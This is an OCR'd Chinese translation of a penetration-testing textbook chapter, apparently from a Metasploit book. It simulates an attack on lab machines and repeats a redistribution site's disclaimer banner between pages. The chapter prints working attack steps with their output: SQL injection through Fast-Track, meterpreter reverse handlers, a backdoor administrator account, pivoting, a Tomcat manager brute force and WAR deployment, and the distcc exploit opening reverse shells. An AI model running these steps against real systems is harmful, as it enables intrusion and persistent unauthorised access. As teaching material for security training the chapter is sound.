在这次模拟渗透测试中，我们的目标对手在防护部署在 172.16.32.162 上的 Metasploitable 虚拟机（使用用户名和口令均是 msfadmin 可登录 Metasploitable，并对其 IP 进行配置）。Metasploitable 是一台只连接了内网，并在防火墙保护之后，没有直接连入互联网的主机。而我们的 Windows XP 靶机配置在 172.16.32.131 IP 地址上直接连接互联网，也是在防火墙保护后（开启了 Windows Firewall），只开放了 80 端口。

17.2 情报搜集

下一个步骤情报搜集是在渗透测试过程中最重要的环节之一，因为如果你在这里忽略了某些信息，你可能会失去整个攻击成功的可能性。我们在这个环节中的目标是了解将要攻击的目标系统，并确定如何才能够取得对系统的访问权。

首先开始如下对我们的 Windows XP 靶机进行一个基本的 nmap 扫描，可以发现 80 端口是开放的。在这里使用了 nmap 的隐蔽 TCP 扫描，这种扫描技术通常能够在不会触发报警的前提下扫描出开放的端口。大多数入侵检测系统与入侵防御系统都可以检测端口扫描，但由于端口扫描在互联网上是如此普遍，所以它们往往会将其作为常规的互联网流量噪音而忽略，除非你的扫描非常野蛮。

```
root@bt:/# nmap -sT -P0 172.16.32.131

Starting Nmap 5.21 ( http://nmap.org ) at 2011-05-22 23:29 EDT
Nmap scan report for 172.16.32.131
Host is up (0.00071s latency).
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Not shown: 999 filtered ports
PORT    STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.46 seconds
```

我们发现这台目标主机看起来是一台 Web 服务器，这在攻击互联网上可直接访问的系统时是非常典型的结果，而且这些 Web 服务器往往都会限制从互联网可以访问到的端口，在本次案例中，我们找到了标准的 HTTP 端口 80 是开放监听并可访问的。如果使用浏览器去访问它，可以看到如图 17-1 所示的一个网页。



图 17-1　找出靶机上的一个 Web 应用程序

17.3　威胁建模

识别出 80 端口是开放之后，我们可以再进行进一步的查点来发现更多可能的情报，但是已经可以针对我们感兴趣的这台 Web 服务器进行下一步的工作了。

让我们开始做一次威胁建模，来尝试找出进入这台系统最佳的攻击路径。找到的网页给我们提供了输入用户名和口令的地方。在这时，作为一名有经验的渗透测试者，你应该先跳出具体场景的细节来思考一下，来确定出一条可以走的最佳路径。当你进行应用层的安全渗透测试时，应该考虑使用 Metasploit 之外的一些渗透工具，比如对 Web 渗透测试可以考虑 Burp Suite（*http://www.portswigger.net/*）等等，千万不要把你自己绑死在一个单独的工具上，即使它非常强大。在这个案例中，我们将尝试一次手工的攻击过程，在用户名输入框中敲入**'TEST**（请注意开始的单引号），并在口令输入框中敲入一个单引号，如图 17-2 中所示的那样，我们再提

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

交这个表单。



图 17-2　尝试利用 SQL 注入

让我们先花一些时间来想想后台服务接收到这样的输入后会发生什么，这里简单地尝试插入一些特意伪造的数据到后台的 SQL 语句中，当然现在在野外你可能很难找到很多 Web 应用程序可以如此容易攻击了，但这提供了一个很好的例子——在不久之前这种类型的错误还是在不断地被发现。当我们点击提交按钮，便获得了如图 17-3 中所示的错误信息。

错误信息显示出目标 Web 应用程序中存在着 SQL 注入漏洞，因为我们看到了一个 SQL 异常错误“Incorrect syntax near”，而这是由我们输入的**'TEST** 所引起的。仅仅利用我们看到的错误消息，通过一个快速的 Google 查询，就可以确定后台数据库是 MS SQL。

在这里，我们不会再次深入到如何对 Web 应用执行 SQL 注入攻击，实际上你可以轻易地通过操纵输入参数来攻击一个存在 SQL 注入漏洞的系统，并最终完全攻陷它。（我们已经在第 11 章中简要地覆盖了这一技术）。注意：我们到现在还未真正攻击目标系统，只是简单地尝试找出了目标系统上的一个关键攻击通道，现在我们已经知道了该如何攻陷这台系统，是时候进入激动人心的渗透攻击阶段了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 17-3　错误消息反映出存在 SQL 注入漏洞

17.4　渗透攻击

在我们从 Web 应用程序中搜索漏洞时，发现了一个可以通过 SQL 注入进行的关键攻击通道。在这种情况下，Fast-Track 是我们来攻陷一台 MS SQL 服务并在目标系统上植入 Merterpreter 的最好选择，因为正如你在第 11 章已经经历的那样，Fast-Track 工具可以轻易地搞定 MS SQL 上的注入漏洞。

在我们获得一个 Meterpreter 终端之后，就可以进一步看看如何通过内网去取得 Metasploitable 系统的访问权。

17.5　MSF 终端中的渗透攻击过程

我们将使用 SQLPwnage 来通过 SQL 注入来植入一个 Meterpreter 终端，以取得目标系统后台数据库的管理员访问权限。回忆下第 11 章中我们已经介绍了 SQLPwnage 是一种攻击 MS SQL 注入漏洞的自动化方式，它使用了多种攻击的方法，来利用 xp_cmdshell 存储过程来完全攻陷一台 SQL 服务器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在开始进行攻击之前，我们需要在 MSF 终端中设置一些配置选项，为了实践更多技术流程，将手动地创建自己的 Metasploit 监听器，虽然 Fast-Track 可以自动地帮你完成这项工作。我们还将在 Metasploit 中通过 auto_add_route❶函数，使我们可以在内部网络中自动连接目标系统。创建好监听器之后，启动 Fast-Track 来攻击目标系统。

```
    root@bt:/opt/framework3/msf3# msfconsole
    msf > use multi/handler
    msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
    payload => windows/meterpreter/reverse_tcp
    msf exploit(handler) > set LHOST 172.16.32.129
    LHOST => 172.16.32.129
    smsf exploit(handler) > set LPORT 443
    LPORT => 443
❶   exploit(handler) > load auto_add_route
    [*] Successfully loaded plugin: auto_add_route
    msf exploit(handler) > exploit -j
    [*] Exploit running as background job.
    [*] Started reverse handler on 172.16.32.129:443
    [*] Starting the payload handler...
    msf exploit(handler) >
```

我们的监听器在等待马上被攻陷的目标系统来连接时，按照如下方式运行 Fast-Track。（当 xterm 窗口打开时，马上关闭它，因为我们已经设置好了一个监听器）

```
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdhshell' if disabled. [+]
[+] Delivery Complete. [+]
Launching MSFCLI Meterpreter Handler
Creating Metasploit Reverse Meterpreter Payload..
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: LHOST=172.16.32.129,LPORT=443
Taking raw binary and converting to hex.
Raw binary converted to straight hex.
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]

. . . SNIP . . .

[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 8, this may take a bit...
Sending chunk 2 of 8, this may take a bit...

. . . SNIP . . .

Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
```

这应该看起来很熟悉，因为已经通过 Fast-Track 来攻击目标系统上的 Web 应用程序，并利用 SQL 注入漏洞攻陷了主机，我们使用 xp_cmdshell 存储过程和二进制到十六进制的转换技术来完成了一个全功能的 Meterpreter Shell 的植入。

17.6　后渗透攻击

在这点上，我们应该已经在 MSF 终端后台中取得了一个 Meterpreter 控制终端，现在可以开始扫描目标系统所连接的内部子网，来发现其他活跃的系统。为了完成这一目的，将向受控目标主机上传 nmap，然后在这台 Windows 靶机上运行它。

首先，从 *insecure.org* 网站上下载二进制可执行文件形式的 nmap，并保存在本地。我们将其上传至目标系统上。接下来，将通过微软的 RDP 协议连接目标系统的远程桌面，RDP 是 Windows 系统内建支持的一个远程管理协议，使得你能够和 Windows 桌面进行交互，就好像你坐在远程机器前进行操作一样。当我们连接到 Meterpreter 终端会话中后，可以使用 Meterpreter 的 getgui 脚本将 RDP 协议通过隧道绑定在我们机器上的 8080 端口，然后在目标系统上添加一个新的管理员用户。

我们在 BackTrack 攻击机的命令行上输入 **rdesktop localhost:8080**，就可以使用新创建的用户账号登录到目标系统上。接下来使用 Meterpreter 上传 nmap 到目标系统上，目的是在攻陷的 Windows 靶机上安装 nmap，然后使用这台系统作为攻击跳板，来进行进一步的内网拓展。相反地，你也可以直接通过 Metasploit 使用里面集成的 *scanner/portscan/syn* 和 *scanner/portscan/tcp* 模块进行扫描，这取决于你自己的喜好和需求。

```
meterpreter > run getgui -e -f 8080
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
[*] Starting the port forwarding at local port 8080
[*] Local TCP relay created: 0.0.0.0:8080 <-> 127.0.0.1:3389
meterpreter > shell
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Process 2480 created.
Channel 6 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net user msf metasploit /add
net user msf metasploit /ADD
The command completed successfully.
C:\WINDOWS\system32>net localgroup administrators msf /add
net localgroup administrators msf /add
The command completed successfully.
C:\WINDOWS\system32>
C:\WINDOWS\system32>^Z
Background channel 6? [y/N]  y
meterpreter > upload nmap.exe
[*] uploading  : nmap.exe -> nmap.exe
[*] uploaded   : nmap.exe -> nmap.exe
meterpreter >
```

现在已经准备好进行进一步的攻击了，通过在目标系统上安装 nmap，我们好比已经坐到了目标内部网络中了。现在可以尝试去查点出内部连接的系统，并进一步渗透内部网络了。

17.6.1 扫描 Metasploitable 靶机

通过 Meterpreter 会话、通过装载 **auto_add_route** 命令为我们取得了内部网络的访问通道之后，我们可以使用攻陷的 Windows XP 靶机作为跳板，来扫描和攻击内部网络主机。由于已经有效地连入了内部网络，所以我们可以直接访问到了 Metasploitable 靶机目标。让我们首先开始一个基本的端口扫描。

```
nmap.exe -sT -A -PO 172.16.32.162

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
|_ftp-bounce: no banner
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_html-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_html-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:39:12:B2 (VMware)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Name: WORKGROUP\Unknown
|_  System time: 2010-05-21 22:28:01 UTC-4

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.19 seconds
```

这里可以看到很多端口是开放的。基于 nmap 的操作系统辨识能力，我们看到扫描的目标系统是一类 UNIX/Linux 系统的变种。而其中一些开放的端口，如 FTP、Telnet、HTTP、SSH、Samba、MySQL、PostgresSQL 和 Apache 等应该对你会有很大的吸引力。

17.6.2　识别存有漏洞的服务

由于对一些端口非常感兴趣，所以我们首先开始进行旗标攫取，来尝试寻找进入系统的方法：

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > set RHOSTS 172.16.32.162
RHOSTS => 172.16.32.162
msf auxiliary(ftp_version) > run

[*] 172.16.32.162:21 FTP Banner: '220 ProFTPD 1.3.1 Server (Debian) [::ffff:172.16.32.162]\x0d\x0a'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_version) >
```

通过对 FTP 服务的查点，我们看到 ProFTPD 1.3.1 运行在 21 端口上，接下来使用 SSH 去了解更多关于目标系统的信息（额外的-v 标志位让我们得到一些调试信息输出），下面的输出结果显示告诉我们目标系统运行着一个老旧版本的 OpenSSH，并是专门为 Ubuntu 系统所编写的。

```
msf > ssh 172.16.32.162 -v
[*] exec: ssh 172.16.32.162 -v

OpenSSH_5.1p1 Debian-3ubuntu1, OpenSSL 0.9.8g 19 Oct 2007
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在我们运行如下指令，来确定目标系统到底运行的是什么版本的 Ubuntu。

```
msf auxiliary(telnet_version) > set RHOSTS 172.16.32.162
RHOSTS => 172.16.32.162
msf auxiliary(telnet_version) > run

[*] 172.16.32.162:23 TELNET Ubuntu 8.04\x0ametasploitable login:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(telnet_version) >
```

Great! 我们已经知道了目标系统运行着 Ubuntu 8.04，以及使用了两个未经加密的协议（telnet 和 FTP），以后可能会来玩玩它们。

现在让我们看看 SMTP，确定下在目标系统上运行着哪个电子邮件服务。记住我们是在探测在远程的目标服务器上到底运行着哪些版本的网络服务。

```
msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > set RHOSTS 172.16.32.162
RHOSTS => 172.16.32.162
msf auxiliary(smtp_version) > run

[*] 172.16.32.162:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_version) >
```

从上面你可以看到，Metasploitable 服务器上看起来运行着 Postfix 电子邮件服务。

大量的辅助模块对于此项工作是非常由帮助的，当你完成后，应该已经获得了在目标系统上所运行的软件版本的列表，而这些信息将在选择哪种攻击方式时起到关键作用。

17.7 攻击 Apache Tomcat

现在我们再次伸出我们的魔爪，重新进入到渗透攻击环节。

在我们前面所做的研究功课中，已经在目标系统上注意到了一堆的安全漏洞，包括直接的渗透攻击和一些可能的暴力破解。现在，由于进行的是一次白盒测试，故可以对目标系统运行漏洞扫描器，来为我们发现最易攻击的那些漏洞，当然你可以在攻陷其中每一个漏洞中得到乐趣。现在让我们首先试试 Apache。

根据之前的端口扫描结果，注意到 Apache Tomcat 安装在 8180 端口上，通过一些简单的互联网查询，我们了解到 Tomcat 的管理接口存在着一个暴力破解漏洞（在大多数情况下，我们可以使用 *exploit-db* 或 Google 来针对一个服务找出可能的漏洞），在对目标系统上安装的 Apache Tomcat 服务版本号进行进一步确认之后，我们发现对 Tomcat 管理器进行攻击看起来是攻陷系统最佳的攻击途径之一。如果可以获得 Tomcat 管理器的功能，就可以使用 HTTP 的 PUT 方法

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在目标系统上植入攻击载荷。我们如下来启动这次渗透攻击（裁剪了一些攻击和攻击载荷的输出）。

```
msf > search apache
[*] Searching loaded modules for pattern 'apache'...

. . . SNIP . . .

msf auxiliary(tomcat_mgr_login) >  set RHOSTS 172.16.32.162
RHOSTS => 172.16.32.162
smsf auxiliary(tomcat_mgr_login) > set THREADS 50
THREADS => 50
msf auxiliary(tomcat_mgr_login) >  set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) >  set VERBOSE false
VERBOSE => false
emsf auxiliary(tomcat_mgr_login) > run

[+] http://172.16.32.162:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager]
successful login 'tomcat' : 'tomcat'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

我们的暴力破解成功了，Metasploit 成功地以猜测到的用户名 tomcat 和口令 tomcat 登录到了 Tomcat 管理器上，但并没有得到一个 Shell。

利用我们新发现到的口令信息，利用 *multi/http/tomcat_mgr_deploy* 渗透攻击模块中提供的 Apache 的 HTTP PUT 功能，向目标系统植入我们的攻击载荷。

```
auxiliary(tomcat_mgr_login) > use multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set password tomcat
password => tomcat
msf exploit(tomcat_mgr_deploy) > set username tomcat
username => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST 172.16.32.162
RHOST => 172.16.32.162
msf exploit(tomcat_mgr_deploy) > set LPORT 9999
LPORT => 9999
Msf exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell_bind_tcp
payload => linux/x86/shell_bind_tcp
msf exploit(tomcat_mgr_deploy) > exploit
[*] Using manually select target "Linux X86"
[*] Uploading 1669 bytes as FW36owipzcnHeUyIUaX.war ...
[*] Started bind handler
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
[*] Executing /FW36owipzcnHeUyIUaX/UGMIdfFjVENQOp4VveswTlma.jsp...
[*] Undeploying FW36owipzcnHeUyIUaX ...
[*] Command shell session 1 opened (172.16.32.129:43474 -> 172.16.32.162:9999) at 2010-05-
21 23:57:47 -0400msf
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
tomcat55
ls /root
reset_logs.sh
mkdir /root/moo.txt
mkdir: cannot create directory '/root/moo.txt': Permission denied
```

注意：我们不能往 root 目录下写入文件，因为获取到的是一个受限的用户账号，然而该目录是需要根用户级别的权限的。通常情况下，Apache 服务是以 Apache 用户账户如 *apache*、*httpd*、*www-data* 等来运行的。基于我们已经对目标主机的操作系统版本的了解，可以进一步使用本地提权技术来获得根用户访问权限。既然已经已经获得了一些基本的访问，让我们来尝试下另外一种不同的攻击途径吧。

> **提示**：下面是无需通过特权提升攻击，就可以在 Metasploitable 上获得 root 访问权的一些技巧提示：SSH 可预测的伪随机数生成器渗透攻击 http://www.exploit-db.com/exploits/5720/.

17.8 攻击一个偏门的服务

当仅仅进行一次默认的 nmap 端口扫描，我们并没有找出目标系统上所有可能开放的端口。但由于我们现在已经取得了对系统的初始访问权，可以输入 **netstat -antp** 命令，可以发现 nmap

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

没有扫描出来的一些其他端口。（记住在一次渗透测试中，我们不能总是依靠默认运行参数，它们有时会失败）

我们发现到端口 3632 是开放的并关联到 DistCC 服务，对其进行在线搜索告诉我们 DistCC 是一个能够在网络中多台机器间相互分发 C/C++代码库的服务程序，而且存在着安全漏洞（当你执行渗透测试时，会经常遭遇到你所不熟悉的应用程序和产品，需要在攻击它们深入地研究这些目标）。

```
msf exploit(distcc_exec) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(distcc_exec) > set LHOST 172.16.32.129
LHOST => 172.16.32.129
shomsf exploit(distcc_exec) > set RHOST 172.16.32.162
RHOST => 172.16.32.162
msf exploit(distcc_exec) > show payloads

Compatible Payloads
===================

   Name                   Rank    Description
   ----                   ----    -----------
   cmd/unix/bind_perl     normal  Unix Command Shell, Bind TCP (via perl)
   cmd/unix/bind_ruby     normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/generic       normal  Unix Command, Generic command execution
   cmd/unix/reverse       normal  Unix Command Shell, Double reverse TCP (telnet)
   cmd/unix/reverse_perl  normal  Unix Command Shell, Reverse TCP (via perl)
   cmd/unix/reverse_ruby  normal  Unix Command Shell, Reverse TCP (via Ruby)

msf exploit(distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo q6Td9oaTrOkXsBXS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "q6Td9oaTrOkXsBXS\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 2 opened (172.16.32.129:4444 -> 172.16.32.162:47002) at 2010-05-
    22 00:08:04 -0400

whoami
daemon
mkdir /root/moo
mkdir: cannot create directory '/root/moo': Permission denied
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

